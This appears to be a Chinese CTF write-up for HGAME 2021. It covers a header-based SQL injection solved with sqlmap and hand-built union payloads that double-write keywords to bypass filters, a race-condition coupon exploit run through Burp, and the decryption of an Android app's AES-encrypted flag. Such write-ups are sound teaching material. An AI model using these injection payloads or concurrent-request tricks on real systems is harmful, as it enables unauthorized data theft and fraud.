
```
sqlmap identified the following injection point(s) with a total of 292 HTTP(s)
requests:
---
Parameter: Status ((custom) HEADER)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: 1' AND 2800=2800 AND 'Hziu'='Hziu

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (SLEEP)
    Payload: 1' AND SLEEP(5) AND 'uqQE'='uqQE
---
[04:07:26] [WARNING] changes made by tampering scripts are not included in shown
payload content(s)
[04:07:26] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12
[04:07:29] [INFO] fetched data logged to text files under
'/home/kali/.local/share/sqlmap/output/200ok.liki.link'


[*] ending @ 04:07:29 /2021-02-07/
```

> 真的阴间
>
> 又是 and 又是 time

试了半天 都没有打出来什么东西 我觉得有些奇怪

```
payload  1'/**/AND/**/"from""#
```

天才出题人 我必杀他



过滤 from select where 好家伙一套全了 妈的

全得双写 试了一下双写都没什么问题

> 后来询问了出题人 过滤了全部大写和全部小写 所以 Select 没事
>
> 这是第三点信息

sqlmap 还在很早的版本 把 **nonrecursivereplacement** 给搞没了

> 搞毛啊

like % 关键字没有 被杀掉


所以这里的做法还是很多的 判断len也可以 爆破也可以

把 https://github.com/donniewerner/sqlmapui/blob/master/tamper/nonrecursivereplacement.py 硬着头皮搞回来

数据库名称 week2sqli


然后又是一波 查表 找tables

```
└─$ sqlmap -u https://200ok.liki.link/server.php -H "Status: 1" -p Status --delay 0.5 --random-agent  --identify-waf -v 3 --tamper=space2comment,nonrecursivereplacement --technique=B --tables -D week2sqli
```




找 column 然后定位出来 我们的 flag

```
└─$ sqlmap -u https://200ok.liki.link/server.php -H "Status: 1" -p Status --delay 0.5 --random-agent  --identify-waf -v 3 --tamper=space2comment,nonrecursivereplacement --technique=B --column -D week2sqli -T f1111111144444444444g
```



最后回弹 sql shell 拿出来 flag




```
hgame{Con9raTu1ati0n5+yoU_FXXK~Up-tH3,5Q1!!=)}
```

重大突破点 回显 (非爆破)

存在union的点 可以打出回显

```
GET /server.php HTTP/1.1
Host: 200ok.liki.link
Connection: close
Status: 1'/**/AND/**/1/**/uniounionn/**/selecselectt/**/1/**/#
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
Accept: */*
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://200ok.liki.link/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Content-Length: 0
```

```
HTTP/1.1 200 OK
Content-Length: 13
Content-Type: text/html; charset=UTF-8
Date: Sun, 07 Feb 2021 16:00:49 GMT
Server: Caddy
Server: Apache/2.4.29 (Ubuntu)
Connection: close

NETWORK ERROR
```

```
GET /server.php HTTP/1.1
Host: 200ok.liki.link
Connection: close
Status: 1'/**/AND/**/0/**/uniounionn/**/selecselectt/**/1#
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
Accept: */*
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://200ok.liki.link/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Content-Length: 0
```

```
HTTP/1.1 200 OK
Content-Length: 1
Content-Type: text/html; charset=UTF-8
Date: Sun, 07 Feb 2021 15:50:43 GMT
Server: Caddy
Server: Apache/2.4.29 (Ubuntu)
Connection: close

1
```

说明输出点位只有 1 行 1 列


这里就需要各种 concat 以及 group_concat

```
GET /server.php HTTP/1.1
Host: 200ok.liki.link
Connection: close
Status:
1'/**/AND/**/0/**/uniounionn/**/selecselectt/**/ffffff14gggggg/**/frofrom
m/**/f111111114444444444g#
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
Accept: */*
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://200ok.liki.link/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Content-Length: 0
```

```
HTTP/1.1 200 OK
Content-Length: 46
Content-Type: text/html; charset=UTF-8
Date: Sun, 07 Feb 2021 16:03:05 GMT
Server: Caddy
Server: Apache/2.4.29 (Ubuntu)
Connection: close

hgame{Con9raTu1atiOn5+yoU_FXXK~Up-tH3,5Q1!!=)}
```

```
Status:
1'/**/AND/**/0/**/uniounionn/**/selecselectt/**/ffffff14gggggg/**/frofromm/**/f1
111111144444444444g#
```

图穷匕显 整点花活



web 4-Liki的生日礼物

这波这波不知道怎么弄

就一个登陆界面 注册界面

杀进去 看到了啥?

就是一个普通的兑换界面


2000 / 40 = 50 最多 我现在需要给他从请求里扣出多出来的兑换券

先试了一下 没有 sql 注入

在购物网站 银行网站中常常可以看到 搞数据的条件竞争 直接高并发爆破


> burp真好用

设置 payload 直接爆破给他来一发




请求 设置为 null


生成 100 个 攻击请求



并发十个



成了 打出来 多5个



兑换 拿到flag


```
hgame{L0ck_1s_TH3_S0lllut!on!!!}
```

RE

re 1-ezApk

微微碰了一下安卓逆向


> 主要还是看 群里说蛮简单的 就去碰碰看..这一碰 又是个一天

先在搜索引擎打 安卓逆向 github

> https://github.com/WuFengXue/android-reverse

找到个小工具 JADX -gui

先找 Main 寻找程序主要入口发现



向上翻找 main 处的 信息

可疑函数 MainActivity.s

```
    public final void onClick(View view) {
        MainActivity mainActivity;
        String str;
        MainActivity mainActivity2 = this.f1427a;
        EditText editText = (EditText) this.f1428b.f1325a;
        String str2 = "pass";
        c.d.b.a.b(editText, str2);
        MainActivity.s(mainActivity2, editText.getText().toString());
        c.d.b.a.b(this.f1427a.getApplicationContext().getString(2131623975), "applicationContext.getString(R.string.flag)");
        MainActivity mainActivity3 = this.f1427a;
        EditText editText2 = (EditText) this.f1428b.f1325a;
        c.d.b.a.b(editText2, str2);
        if (c.d.b.a.a(MainActivity.s(mainActivity3, editText2.getText().toString()), this.f1427a.getApplicationContext().getString(2131623975)))
            mainActivity = this.f1427a;
            str = "Good Job!";
        } else {
            mainActivity = this.f1427a;
            str = "Again?";
        }
        Toast.makeText(mainActivity, str, 1).show();
    }
}
```

寻找到 对应字符串处理的函数

```java
62  public static final String s(MainActivity mainActivity, String str) {
63      CharSequence charSequence;
64      String string = mainActivity.getApplicationContext().getString(2131623979);
65      c.d.b.a.b(string, "applicationContext.getString(R.string.key)");
66      SecretKeySpec secretKeySpec = new SecretKeySpec(mainActivity.t("SHA-256", string), "AES");
67      IvParameterSpec ivParameterSpec = new IvParameterSpec(mainActivity.t("MD5", string));
68      Cipher instance = Cipher.getInstance("AES/CBC/PKCS7Padding");
69      instance.init(1, secretKeySpec, ivParameterSpec);
70      Charset charset = c.g.a.f1337a;
71      if (str != null) {
72          byte[] bytes = str.getBytes(charset);
73          c.d.b.a.b(bytes, "(this as java.lang.String).getBytes(charset)");
74          byte[] doFinal = instance.doFinal(bytes);
75          int i = 0;
76          String encodeToString = Base64.encodeToString(doFinal, 0);
77          c.d.b.a.b(encodeToString, "encodeToString(byteResult, Base64.DEFAULT)");
78          List asList = Arrays.asList(new String[]{"\n"});
79          c.d.b.a.b(asList, "ArraysUtilJVM.asList(this)");
80          b bVar = new b(new c.g.b(encodeToString, 0, 0, new h(asList, false)), new i(encodeToString));
81          StringBuilder sb = new StringBuilder();
82          String str2 = "";
83          sb.append(str2);
84          Iterator it = bVar.iterator();
85          while (true) {
86              c.f.b.a aVar = (c.f.b.a) it;
87              if (aVar.hasNext()) {
88                  Object next = aVar.next();
89                  i++;
90                  if (i > 1) {
91                      sb.append(str2);
92                  }
93                  if (next != null ? next instanceof CharSequence : true) {
```

这里有一串 获得字符串

```java
public static final String s(MainActivity mainActivity, String str) {
    CharSequence charSequence;
    String string = mainActivity.getApplicationContext().getString(2131623979);
    c.d.b.a.b(string, "applicationContext.getString(R.string.key)");
    SecretKeySpec secretKeySpec = new SecretKeySpec(mainActivity.t("SHA-256", string), "AES");
    IvParameterSpec ivParameterSpec = new IvParameterSpec(mainActivity.t("MD5", string));
    Cipher instance = Cipher.getInstance("AES/CBC/PKCS7Padding");
    instance.init(1, secretKeySpec, ivParameterSpec);
```

使用 apktools 脱出资源来

寻找

```
└─$ apktool d app-release.apk
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
I: Using Apktool 2.4.1-dirty on app-release.apk
I: Loading resource table ...
I: Decoding AndroidManifest.xml with resources ...
I: Loading resource table from file: /home/kali/.local/share/apktool/framework/1.a
I: Regular manifest package ...
I: Decoding file-resources ...
I: Decoding values */* XMLs ...
I: Baksmaling classes.dex ...
I: Copying assets and libs ...
I: Copying unknown files ...
I: Copying original files ...
```

检查几个关键地方的信息

public.xml 存 对应 id 的 hex 值 以及 资源名称

而 strings.xml 里存 str 和 值

现在 public 寻找对应的物品

将 上面 getString 中的 2131623979 化为 十六进制查找 public

```
└─$ cat strings.xml|grep flag
    <string
name="flag">EEB23sI1Wd9Gvhvk1sgWyQZhjilnYwCi5au1guzOaIg5dMAj9qPA7lnIyVoPSdRY</st
ring>
# 加密的flag
└─$ cat public.xml|grep 7f0e002b
    <public type="string" name="key" id="0x7f0e002b" />

└─$ cat strings.xml|grep key
    <string name="key">A_HIDDEN_KEY</string>
```

找到密码和密钥

可以找到 flag 和 password

```
Cipher instance = Cipher.getInstance("AES/CBC/PKCS7Padding");
```

加密方法是 AES / CBC / PKCS7Padding

encode as base64

编码是 utf-8

```
key="A_HIDDEN_KEY";
flag="EEB23sI1Wd9Gvhvk1sgWyQZhjilnYwCi5au1guzOaIg5dMAj9qPA7lnIyVoPSdRY"
Cipher cInstance = Cipher.getInstance("AES/CBC/PKCS7Padding");
SecretKeySpec(t("SHA-256", KEY), "AES");
IvParameterSpec(t("MD5", KEY));
```

发现 密钥是 SHA256 的 KEY

偏移是 MD5 的 key

网上那些花枝招展的 AES 还不行

> 可能是因为 环境 以及 库的设置问题
>
> 最后 java aes 是实在 build 不起来
>
> 网上找了一份 python 的
>
> 参考资料
>
> https://www.cnblogs.com/lingyejun/p/10971308.html
>
> https://docs.python.org/zh-cn/3/library/hashlib.html#module-hashlib

```
└─$ py FUCKer.py
python3 is default python version in py command which created by alias

b'hgame{jUst_A_3z4pp_write_in_k07l1n}\r\r\r\r\r\r\r\r\r\r\r\r\r'
hgame{jUst_A_3z4pp_write_in_k07l1n}

└─$ cat FUCKer.py
# -*- coding: utf-8 -*-
import base64
from Crypto.Cipher import AES
from urllib import parse
import hashlib
```

```python
KEY = 'A_HIDDEN_KEY'.encode("ascii")

sha256 = hashlib.sha256()
sha256.update(KEY)
AES_SECRET_KEY = sha256.digest()

md5 = hashlib.md5()
md5.update(KEY)
IV = md5.digest()

Rawflag = b'EEB23sI1Wd9Gvhvk1sgWyQZhjilnYwCi5au1guzOaIg5dMAj9qPA7lnIyVoPSdRY'

cipher = AES.new(AES_SECRET_KEY,AES.MODE_CBC,IV)

flag = cipher.decrypt(base64.b64decode(Rawflag))

print(flag)
print(flag.decode())
```

便可以得到结果

```
hgame{jUst_A_3z4pp_write_in_kO7l1n}
```